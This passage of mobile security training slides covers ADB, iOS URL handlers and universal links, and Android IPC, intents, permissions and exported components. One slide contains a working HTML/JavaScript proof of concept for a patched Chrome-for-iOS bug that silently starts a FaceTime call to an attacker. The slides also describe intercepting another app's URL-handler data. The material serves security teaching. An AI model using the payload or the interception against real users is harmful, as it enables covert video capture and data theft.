Through the use of the ADB utility, we can list running or attached Android devices, copy files to and from the Android filesystem, and access a Linux shell on the device. We can also install an Android application from a local APK application file, remove an application, and look at device logging information.

When interacting with a remote AVD session (such as connecting to an Android-x86 system), we need to establish a connection using "adb connect" followed by the IP address and port number, as shown on this slide. When accessing a shell using adb, devices typically give the user non-root access only in the shell. When the Android device has been rooted, however, the **adb root** command restarts the device-side ADB process to yield root shell access. Note that it is necessary to reconnect to the Android device if it is remote using **adb connect IP:PORT** after running **adb** root.

The ADB utility is included in the Android Platform-tools package that is accessible through the Android SDK manager. We install the Android SDK for use in this and later lab exercises at the end of this module.

HOST SYSTEMS

Lab should also include host systems necessary for testing, deployment

OS X, Linux, and Windows systems

- Windows for running simulators and emulators
- OS X for iOS simulator, access to iOS platform tools (Mach-O executables), Xcode
- Linux for penetration testing, network analysis tools

Can virtualize Linux and Windows on OS X with VMware Fusion

- Not recommended to host emulators and simulators in a virtualized environment

Multiple physical hardware host systems recommended

Host Systems

In addition to mobile devices, whether real or virtual, lab equipment for mobile device testing should also include a combination of OS X, Linux, and Windows systems. It is likely that all three platforms will be needed because Windows is the only option for running the Windows Phone Emulator, OS X is the only option for running the iOS Simulator, and Linux is the widely preferred platform for penetration testing and network analysis tools.

It is possible to virtualize platforms to reduce the amount of hardware required, though OS X can be virtualized only on OS X native platforms using VMware Fusion. Further, it is not recommended to host mobile device emulators and simulators within an already virtualized environment because this can result in a significant performance degradation.

MODULE SUMMARY

To support and secure a mobile device deployment, lab systems will be required

One-of-each for support, testing, penetration testing targets

Emulators and simulators can be used for some testing

- iOS Simulator particularly unhelpful without app source code availability

Use OS X, Linux, and Windows host systems

Module Summary

In this module, we looked at recommendations for producing a lab to support and secure a mobile device deployment. A one-of-each mobile device hardware policy should be adopted wherever possible to best evaluate the security of supported mobile devices and to accommodate support for the mobile device deployment. In cases in which this is not possible, a reduction in the number of devices required for support can be reached by consolidating multiple hardware models into one from each major platform release or mobile operator.

Emulators and simulators can be useful tools for use in the evaluation of mobile device security. The iOS Simulator is particularly unhelpful, however, because it runs only natively compiled applications and cannot run any applications from the public app store.

A mobile device security testing lab should also include access to OS X, Linux, and Windows systems as necessary to run emulators, simulators, and other developer functions.

Course Roadmap

- Device Architecture and Application Interaction
- The Stolen Device Threat and Mobile Malware
- Static Application Analysis
- Dynamic Mobile Application Analysis and Manipulation
- Mobile Penetration Testing
- Capture the Flag

DAY 1

Mobile Problems and Opportunities
Exercise: Evil Bank
What You Need to Know About iOS
Breaking Changes in iOS
What You Need to Know About Android
Breaking Changes in Android
Building Your Lab
Exercise: Android Emulation
Exercise: ADB Access
iOS Application Interaction
Android Application Interaction
Exercise: Android IPC

This page intentionally left blank.

EXERCISE:ANDROID EMULATION

Log in to the SANS lab platform for the exercise
This exercise takes approximately 15 minutes

Exercise: Android Emulation

Log in to the SANS lab platform for the Android Emulation exercise. This exercise takes approximately 15 minutes to complete.

Course Roadmap

- Device Architecture and Application Interaction
- The Stolen Device Threat and Mobile Malware
- Static Application Analysis
- Dynamic Mobile Application Analysis and Manipulation
- Mobile Penetration Testing
- Capture the Flag

DAY 1

Mobile Problems and Opportunities
Exercise: Evil Bank
What You Need to Know About iOS
Breaking Changes in iOS
What You Need to Know About Android
Breaking Changes in Android
Building Your Lab
Exercise: Android Emulation
Exercise: ADB Access
iOS Application Interaction
Android Application Interaction
Exercise: Android IPC

This page intentionally left blank.

EXERCISE: ADB ACCESS

Log in to the SANS lab platform for the exercise
This exercise takes approximately 20 minutes

Exercise: ADB Access

Log in to the SANS lab platform for the ADB Access exercise. This exercise takes approximately 20 minutes to complete.

Course Roadmap

- Device Architecture and Application Interaction
- The Stolen Device Threat and Mobile Malware
- Static Application Analysis
- Dynamic Mobile Application Analysis and Manipulation
- Mobile Penetration Testing
- Capture the Flag

DAY 1

Mobile Problems and Opportunities
Exercise: Evil Bank
What You Need to Know About iOS
Breaking Changes in iOS
What You Need to Know About Android
Breaking Changes in Android
Building Your Lab
Exercise: Android Emulation
Exercise: ADB Access
iOS Application Interaction
Android Application Interaction
Exercise: Android IPC

This page intentionally left blank.

IOS LEGACY APP IPC

Built-in API support for Facebook, Twitter sharing; not extensible
Formerly limited to custom URL handler data sharing
- Current app opens custom URL with encoded data in parameters
- Closes calling, switches to handler app
- No user interaction required; access depends on what the developer exposes in the app

App IPC has existed with Android through Intents and Receivers for years

twitter://post?message=hello%20world&in_reply_to_status_id=12345

iOS 8 introduced new features for custom data sharing between apps, but does so by requiring user interaction (unlike Android)

iOS Legacy App IPC

Before looking at the new features in iOS 8 for application data sharing, it's useful to look at the options previously available to developers for app-to-app interaction on the same device (known as Inter Process Communication, or IPC).

Since early releases of iOS, Apple has made support for app-to-app communication only accessible through provided APIs. For example, a third-party contact manager could read from the system AddressBook.app using the ABAddressBook class and the ABPeoplePickerNavigationController controller. In iOS 6, Apple also introduced support for interacting with Facebook and Twitter with public APIs but was limited to only these two social networking services.

The IPC services available from Apple were limited and not extensible. Apple often saw criticism from developers who pointed at the flexibility of the Android IPC model (where apps could define their own sharing methods through *Activities*, *Broadcast Receivers*, *Services*, and *Content Providers*) and the capability to extend the platform for new applications and emerging online services.

The alternative for iOS developers to provide application IPC was to define and register a custom URL handler within an application that could be invoked by other applications. iOS allows for a developer to register as a handler for a resource method (such as http, ftp, telnet, and so on) but also allows applications to define new URL schemes. For example, as an alternative to using the Apple built-in IPC for Twitter functionality, an app could simply call the URL scheme twitter://post with the arguments "message" and "in_reply_to_status_id" (as shown on this slide). When an app invokes this URL, the current app is backgrounded, and the Twitter app is launched, taking action on the URL scheme, as shown on this slide.

For several years, custom URL schemes have been the only option available to iOS developers for custom IPC. The inability to keep the calling application active while calling the URL scheme is a limitation of the system but could be manipulated by asking the target app to return control back to the calling application when it is done (not supported in the Twitter example shown here). Many apps include custom URL scheme functionality that can be accessed from Mobile Safari in the URL bar or from custom applications. These schemes are partially documented in the following website:

- http://iphonedevwiki.net/index.php/NSURL

A largely unexplored area of iOS security is how target applications handle malformed URL schemes. An interesting research project would be to identify interesting URL schemes in popular applications and utilize a fuzzer or other mutated test cases to determine how the applications respond to malformed input.

MULTIPLE URL HANDLER REGISTRANTS

URLs managed by Apple, including mailto, http, and sms, always invoke Apple applications

Third-party URL handlers are not managed consistently

- Third-party apps can open fb://post/user_message%20here to post on another user's wall
- Other apps could register that same handler

What happens when two apps register the same URL handler?

Apple always wins. When Apple doesn't care, it goes to the last app that registered the handler.

Multiple URL Handler Registrants

An interesting consideration for iOS security is what happens when two or more applications attempt to register the same URL handler? Because there is no registry requirement, two apps could use the same URL handler.

In testing, Apple always wins when a built-in application uses a URL handler that is also registered by a third-party app. This is expected behavior because you would not expect third-party applications to take over important URL handlers such as http, sms, and mailto. However, if two or more third-party applications attempt to register a nonsystem URL handler, iOS enables the application that registered it *last* to be invoked when the URL is accessed. This could be problematic for applications in which sensitive data is sent through a URL handler. For example, consider the case of the Facebook URL handler fb://. This URL handler uses a directory-style argument to identify the action to be taken when the URL is invoked, such as posting a message on a user's Wall. A malicious app could register the same handler to intercept all posts to Facebook in the same fashion.

UNIVERSAL LINKS

Instead of defining a custom scheme, applications can be linked against a web URL by uploading a specific file to the web application:

- https://<domain>.com/.well-known/apple-app-site-association

Contains a listing of allowed applications and endpoints

- If the application is installed **and** the endpoint is allowed, the app is opened
- Otherwise, the website is opened using a normal browser

Universal Links

In iOS 9, Apple introduced the concept of universal links as an improvement on custom URL schemes. While custom URL schemes serve their purpose, they are only useful if an application is installed that can correctly receive them. This means that sharing such specific URLs between devices can be very difficult, as the device will not know how to open an fb:// URL if the Facebook application is not installed.

To get rid of this shortcoming, universal links were introduced. Instead of relying on a custom URL scheme, Universal Links use the standard https:// scheme, which means that any universal link is also a normal URL that can be visited through a browser. Of course, if Universal Links are normal URLs, without any further protection any application would be able to register any website, which would be a serious security risk. Apple therefore introduced the apple-app-site-association (AASA) file, which should be uploaded to the well-known directory of your domain.

The AASA file contains an overview of which applications are allowed to process specific URLs for the hosting domain. When a universal link is opened, iOS will load this file. If the application is installed and the specified URL is supported by the application, the application will be launched and the URL information will be shared. If no app association file exists, or if the application is not installed, it will simply be opened in a browser.

UNIVERSAL LINKS: ADVANTAGES

Using universal links instead of custom schemes has advantages:

- Apps can't hijack https:// URLs
- Apps can whitelist specific endpoints
- Same URL works for the web application and the iOS application
- Caller doesn't need to know if application is installed
- Offers transparent user flow

Universal Links: Advantages

Universal links have many advantages over the original custom URL scheme:

- It is no longer possible for applications to hijack the custom URL scheme of a different app. Through the AASA file, the domain owner can specify which application should be allowed to open its universal links.
- The AASA file can list specific endpoints to be handled by an application. For example, everything on domain.com/shop may be redirected to a native shopping application, while domain.com/contact may be redirected to a normal webpage containing contact information. Similarly, specific endpoints may be sent to different native applications.
- The universal link will work whether or not any native application is installed and can therefore be shared across devices.
- When launching a custom URL scheme, the application should first check if there is indeed an installed application that can handle the specified URL and either open the custom URL scheme or a normal HTTPS URL. This logic is no longer needed with universal links.
- Finally, everything happens transparently to the user, who doesn’t have to deal with custom URL schemes.


CHROME URL HANDLER VULNERABILITY

Chrome for iOS does not prompt for FaceTime URLs

Attacker can craft webpage (or XSS) to initiate FaceTime:

- Redirect any browser with googlechrome:// URL handler
- If Google Chrome, open FaceTime
- Capture video of caller for short duration (until they end call)

Fixed in Chrome for iOS 37.0.2062.60





```
<html><head></head><body><script>
if (navigator.userAgent.indexOf("CriOS") == -1) { // Not Chrome for iOS
    location.href="googlechrome://www.willhackforsushi.com/sec575/urllove/";
} else {
    location.href="facetime://jwright@hasborg.com";
}
</script></body></html>
```


Chrome URL Handler Vulnerability

Matias Brutti, a research analyst with Section 9 Labs, identified a vulnerability in custom URL handling for Chrome for iOS. Documented as CVE-2014-3187 and on his website at https://medium.com/section-9-lab/abusing-ios-url-handlers-on-messages-96979e8b12f5, Brutti discovered that when a website opens a URL with the facetime:// handler on Mobile Safari, the user is prompted to accept the call before FaceTime is opened. This same behavior was not present in Google Chrome, allowing an attacker to craft a malicious webpage or deliver malicious code through an XSS vulnerability to open the FaceTime app and initiate a call immediately, disclosing the video of the victim for a short period until the user ended the unanticipated call.

In the HTML code on this slide (posted at http://www.willhackforsushi.com/sec575/urllove/index.txt), the JavaScript examines the User-Agent of the browser. If the User-Agent does not contain the string "CriOS" (Chrome for iOS), it redirects the browser to the custom URL handler registered for Google Chrome for iOS, pointing to the same page. This causes the Google Chrome app to launch automatically. When the Chrome browser reads the same page content, it invokes the FaceTime call, invoking a call to the attacker jwright@hasborg.com.

An attacker could use this technique with off-the-shelf screen recording software to capture the video of unsuspecting callers by auto-answering FaceTime calls on a Mac. This vulnerability was fixed by the Google Chrome team with release 37.0.2062.60.



iOS App Extensions

With the introduction of iOS 8, Apple introduced six new mechanisms for IPC through App Extensions. These App Extensions will likely replace custom URL schemes over time, though developers may retain custom URL schemes for backward compatibility for many years.

App Extensions in iOS 8 support the following services:

- **Action Extension:** Shares and returns content from a sharing app
- **Custom Keyboard:** Custom replacements for iOS built-in keyboards
- **Document Provider:** Send or receive arbitrary document content between applications
- **Photo Editing Extension:** Invoked from the Photos app for new image-editing filters and options
- **Share Extension:** New destinations for the Share Menu
- **Today Extension:** New widgets for the Today notification window


Unlike Android Intents, none of the iOS Action Extensions are invoked from within an app directly. Instead, all the iOS 8 App Extensions require that the user selects the extension from within the application (for action extensions, share extensions, document providers, and photo editing extensions) or explicitly turn the feature on from an extension menu interface (for custom keyboards and today extensions).

We will look at some of these new extension features that pose a significant security concern in more detail.

ACTION EXTENSION: BING TRANSLATE

APP BEHAVIOR

Takes content from HTTPS page, transmits over HTTP to api.microsofttranslator.com and returns translated content.



Action Extension: Bing Translate

Unlike a Share Extension, an Action Extension is intended to require minimal or no interaction from the end user after selecting the Action. The canonical example of this is the Bing Translator, featured at the Apple Worldwide Developer Conference prior to the release of iOS 8.

Installing the Bing app from the Apple App Store also registers the Bing Translator, as shown on this slide. First, select the Share Sheet from Mobile Safari and select More. Move the slider to enable the Bing Translator Action Extension. Then return to the Mobile Safari Share Sheet and select the Bing Translator to translate a page.

The Bing Translator takes the HTML page content and submits it over HTTP to api.microsofttranslator.com, returning the translated content for display in Mobile Safari. Note that the original and translated content is sent over HTTP, even if it originates over HTTPS, potentially exposing sensitive information.

Course Roadmap

- Device Architecture and Application Interaction
- The Stolen Device Threat and Mobile Malware
- Static Application Analysis
- Dynamic Mobile Application Analysis and Manipulation
- Mobile Penetration Testing
- Capture the Flag

DAY 1

Mobile Problems and Opportunities
Exercise: Evil Bank
What You Need to Know About iOS
Breaking Changes in iOS
What You Need to Know About Android
Breaking Changes in Android
Building Your Lab
Exercise: Android Emulation
Exercise: ADB Access
iOS Application Interaction
Android Application Interaction
Exercise: Android IPC

This page intentionally left blank.

ANDROID FUNDAMENTAL COMPONENTS

Android applications consist of six fundamental components

- **Activities:** Screens that allow users to interact
- **Fragments:** Reusable parts of the interface
- **Intents:** Used to launch Activities, trigger Broadcast Receivers, or communicate with Services
- **Services:** Handle long-running functions without a user interface
- **Content Providers:** Handlers for structured data access
- **Broadcast Receivers:** Functionality that is invoked when an event completes (such as inbound SMS)

Android Fundamental Components

Before we look at the next Android analysis tool, let's examine how Android application messaging works.

On the Android platform, applications consist of six fundamental components:

- **Activities**: Screens that allow the user to interact with the application
- **Fragments:** Reusable parts of the interface that can be pieced together in Activities
- **Intents:** Used to launch Activities, trigger Broadcast Receivers, or communicate with Services. These components can belong to the same application or to a different one. It is also possible to pass extra data inside the Intent.
- **Services**: Handle long-running functions that do not require a user interface
- **Content providers**: Grant access to structured data maintained by an application, such as access to an SQLite database
- **Broadcast Receivers**: Functionality that is invoked when an event completes (for example, the receiver is invoked in an application when the system receives an inbound SMS message)

ANDROID INTER PROCESS COMMUNICATION (IPC)

Why do we need IPC?

Each application is a separate process

- Processes in Android cannot share data in the traditional sense

IPC provides a number of methods to share data between processes:

- Intents
- Binder
- Services
- Content Providers

Android Inter Process Communication (IPC)

When an Android application starts, it forks a copy from the Zygote process and becomes one of Zygote's child processes. Since processes are separated and cannot directly share data with each other, Inter Process Communication (IPC) mechanisms exist to offer ways to share data and functionality between applications. Android has defined several methods to let applications communicate with each other:

- **Intents**
- **Binder**
- **Services**
- **ContentProviders**

During the rest of this module, we will examine these mechanisms in more detail.

ANDROID IPC: INTENTS

Intents can be used to launch Activities and retrieve results from those Activities

Highest level of IPC abstraction

- Handled sequentially, so order matters


Explicit intents

- The component that will execute them is specified

Implicit intents

- User can choose the target application
- Loosely coupled

Can also be used to start Services or trigger Broadcast Receivers



Android IPC: Intents

Intents can be used for passing data between two Activities, either belonging to the same Application or to different Applications. Applications can define which Intents are handled by which Activities in their Android Manifest. The created Activity can retrieve more information from the Intent through the extra data contained within the Intent. Intents can also be used to retrieve a value back from the Activity that was launched, similar to how functions work in programming languages.

Intents are the highest level of abstraction IPC in Android and are powerful enough to allow communications between applications. Requests are queued and handled sequentially, so the order of Intents matters.

There are two types of intents:

- **Explicit intents** specify the component that will be started to handle them. For example, an application can choose to launch the "Create tweet" activity of the Twitter application.
- **Implicit intents** let the OS choose which app gets to execute them. Since the sender does not need to choose the receiver, implicit intents are loosely coupled. To help the OS in choosing the correct app, the sender can specify an action, which the OS uses to determine the proper receiver who can handle that type of action. For example, the action “VIEW url” can be handled by a browser, the action “VIEW coordinates” by a map app, and the action “VIEW number” by a phone app.

Finally, intents can also be used to start Services or deliver messages to Broadcast Receivers.

ANDROID IPC: SERVICES

Services are meant for performing long running processes in the background without a user interface

Prioritized by Android:

1. Active Application Services
2. System Services
3. Inactive Application Services

ServiceManager controls registration and lookup of system services

Android IPC: Services

Services are usually performed in the background without a user interface and are made for running processes long-term. Starting from Android 5.0, you can use a job scheduler to start a service at a later time.

The Android OS gives assigns different priorities to services, in the following order:

1. Active app service
2. System service
3. Inactive app service

Services can be restarted automatically when resources become available if defined to do so. The ServiceManager is a system daemon that manages the registration and lookup of system services. It maintains a list of all registered services in a name and binder pair format. You can get this list using the `Adb shell service list` command.

ANDROID IPC: CONTENT PROVIDERS

Content providers allow applications to share data

- Apps can access system data (call logs, contacts ...)
- Allows apps to enforce permissions on the data
- Content can be queried like a database
- Defined in the Android Manifest

Granular permissions for READ and WRITE

Accessed using a **URI** through the **content: scheme**

- System defined: *content://call_log/calls*
- Third party: *content://org.telegram.messenger.provider*

Android IPC: Content Providers

By default, databases are only accessible to the app that owns the data, since the data is stored in the application's container. Content providers allow applications to share stored data with other applications. Android typically uses SQLite to store data in a database and content providers provide the same sort of functionality to applications wishing to use them.

Content providers are defined in the Android Manifest, along with any necessary permissions that a data consumer must obtain.

Providers are accessed using a URI addressing scheme (content://model/resource). This scheme is always the same regardless of how the data is stored.

Some models are defined by the system, such as cal_log, media, downloads, sms, and telephony, while others are defined by third-party apps through their package name.

ANDROID IPC: BROADCAST RECEIVERS

Broadcast receivers allow applications to receive notifications

Must be defined in the Android Manifest or registered at runtime

- Intent filters to specify events they listen for
- Priorities

Explicit intents are only sent to the specified application, while implicit intents are sent to all applications

```
<receiver
  android:name="SampleReceiver"
  android:enabled="true">
  <intent-filter android:priority="1000">
    <action android:name="android.intent.action.MEDIA_BUTTON" />
  </intent-filter>
</receiver>
```


Android IPC: Broadcast Receivers

We can use broadcast receivers to enable applications to receive notifications, sent either from other applications or from the system. These notifications are broadcasted in the form of intents and the application typically defines which intents it can handle in its Android Manifest .This is done in a <receiver> element, which specifies the class that can handle the intent in the android:name property. Alternatively, the application can also register a broadcast receiver at runtime through the Context class.

Broadcast receivers are assigned priorities, which means they will receive messages according to defined priorities. Applications do not need to be running to receive an intent; they will be started automatically by Android when an intent they are listening for is called.

ANDROID IPC: PERMISSIONS (1)

Applications are installed in a sandbox

- Can't directly access user information and system components
- Can request access using Android Manifest permissions

Before Android M, permissions granted at install time

After Android M, approved while app is running

Different Protection Levels

- Normal
- Dangerous
- Signature
- SystemOrSignature

```
<uses-permission android:name="android.permission.ACCESS_NETWORK_STATE" />
<uses-permission android:name="android.permission.CALL_PHONE" />
<uses-permission android:name="android.permission.READ_PHONE_STATE" />
<application ...
```


Android IPC: Permissions (1)

Android applications can't access user information and system components (for example, the camera or the microphone) directly, as they are installed in a sandbox. In order to get access to these resources, they need to explicitly require it by defining permissions in the Android Manifest file. Prior to Android Marshmallow (API 23), all permissions requested were granted on an all or nothing basis at install time. Since Android M, the user needs to approve permissions when the app is running.

Permissions are also used to protect application components such as activities, services, content providers, and broadcast receivers, as an application needs to request the permission associated with the component. Four protection levels exist:

- **Normal:** gives access to features that pose minimal risk to the user or to other applications.
- **Dangerous:** gives access to private user data or to features that could put the user at risk. Examples of this permission level are contacts access, camera access, or sending of text messages.
- **Signature:** only granted for applications signed with the same certificate as the ones having declared the permission.
- **SystemOrSignature:** works like Signature level but can also be granted to applications located in a special folder on the Android OS. This level has been deprecated since Android M (API 23).

You can request permissions for normal, dangerous, and signature levels by including them in your Android Manifest file, but the application will only be granted these permissions if the right conditions are met.

ANDROID IPC: PERMISSIONS (2)

Applications can also define their own permissions

The following components can be protected:

- Activities
- Services
- Content providers
- Broadcast receivers

```
<activity
    android:name="com.permisisons.sample.ValidateAndSaveUserConfiguration"
    android:enabled="true"
    android: permission="com.permissions.sample.ACCESS_USER_CONFIGURATION">
...
</activity>
```


Android IPC: Permissions (2)

Applications can allow access to their features and data by defining or declaring their own permissions. Using permissions, they can protect the following components:

- Activities
- Services
- Content providers
- Broadcast receivers

All the above, except for content providers, can be protected by editing the Android Manifest file, following the example code provided. Content providers support separate permissions for reading data, writing data, and accessing the provider through the URI.

Using custom permissions, applications from the same developer can communicate with each other without having the risk of other applications also interacting with the protected endpoints by protecting those components.

Alternatively, an application can define a dangerous permission level so that the user will explicitly be asked for approval if another application wants to use that permission.

ANDROID IPC: EXPORTED ATTRIBUTE

All activities, services, content providers, and explicit broadcast receivers are defined in AndroidManifest.xml

- By default, only accessible to the App itself

Expose public components:

- Set exported="true" attribute (default = false)
- Set an intent-filter

Exported components define the attack surface of the application and need to be properly protected

Android IPC: Exported Attribute

All of the application components need to be defined inside the AndroidManifest file in order to use them. By default, all items are only accessible to the application itself. For example, when a user presses a button, a new activity may be launched to show a different screen. In order to have applications communicate with each other, components will need to be exported. This can be done by explicitly setting the exported attribute to "true", or by specifying an intent filter, which automatically exports the component.

Exposing components is dangerous, and the sum of all the exported components defines the attack surface of the application that can be attacked by other applications. All data received through exported components should be handled with care, as any application can send malicious data in order to abuse vulnerabilities.

INTERACTING WITH APPLICATIONS THROUGH AM

Use the Activity Manager (AM) tool to interact with applications

- Installed on the device and accessed through ADB
- Can also be used to dump the heap memory of processes

Start an activity	am start [package]/[activity]
Start a service	am startservice [package]/[service]
Send a broadcast intent	am broadcast –a [intent] [package]/[receiver]
Force stop an application	am force-stop [package]
Dump a process's heap memory	am dumpheap [process] [file]
Display the AM command help	am help

Interacting with Applications through AM

To interact with applications, you can use the Activity Manager (AM) tool, which is part of the Adobe Debug Bridge (ADB) utility. Through AM, we can start activities, services, and broadcast intents to applications. We can also use AM to force stop applications, perform memory dumps, and more.

AM commands can be used inside an already established ADB shell. We can enter an ADB shell by using "adb shell". AM commands can also be issued directly from outside an ADB shell. In that case, we need to prepend them with "adb shell". For example, to display the AM tool help from outside a shell, we need to type "adb shell am help".

Let's see how we can use AM to start activities and broadcast intents:

- **Activities:** To start an activity using AM, we need to specify the name of the package and the name of the activity we want to start. For example, if our application package is "com.sans.demo" and we want to start the activity ".TestActivity", we need to use "am start com.sans.demo/.TestActivity". The names of the activities can be found in the application's manifest.

- **Broadcast intents**: Suppose our "com.sans.demo" application also has a broadcast receiver, called ".TestReceiver". To broadcast an "ACTION_BOOT_COMPLETED" intent to that receiver, we can type "am broadcast –a android.intent.action.ACTION_BOOT_COMPLETED com.sans.demo/.TestReceiver".

AM can also be used to dump the heap memory of a running application. To do so, we first need to retrieve the process ID (PID) associated with the application. For our "com.sans.demo" application, this can be done using "ps -A" inside the ADB shell and then looking at the PID column of the row corresponding to the "com.sans.demo" application. Then we can use "am dumpheap [PID] /data/local/tmp/dump" to perform a heap memory dump.

MODULE SUMMARY

Very rich application interaction on Android

- Activities, services, broadcasts, intents, content providers …

Limited application interaction on iOS

- Tightly controlled by Apple
- Only direct interaction through URLs and extensions

Application interaction endpoints define the direct attack surface of applications

Module Summary

In this module, we looked at how applications interact with each other to provide data and services. On Android, there are many different ways in which applications can communicate. Some of these are used for internal communication, some are used for inter-app communication, and some are used to interact with the operating system.

On iOS, there is much less possibility for direct application interaction. iOS apps are very limited in the functionality that they can expose to each other, and Apple maintains tight control over these communication channels.

All of the interaction endpoints together define the attack surface of the application. These endpoints can directly be accessed by other applications, and any data received through these endpoints should be handled with care.

Course Roadmap

- Device Architecture and Application Interaction
- The Stolen Device Threat and Mobile Malware
- Static Application Analysis
- Dynamic Mobile Application Analysis and Manipulation
- Mobile Penetration Testing
- Capture the Flag

DAY 1

Mobile Problems and Opportunities
Exercise: Evil Bank
What You Need to Know About iOS
Breaking Changes in iOS
What You Need to Know About Android
Breaking Changes in Android
Building Your Lab
Exercise: Android Emulation
Exercise: ADB Access
iOS Application Interaction
Android Application Interaction
Exercise: Android IPC

This page intentionally left blank.

EXERCISE:ANDROID IPC

Log in to the SANS lab platform for the exercise
This exercise takes approximately 15 minutes

Exercise: Android IPC

Log in to the SANS lab platform for the Android IPC exercise. This exercise takes approximately 15 minutes to complete.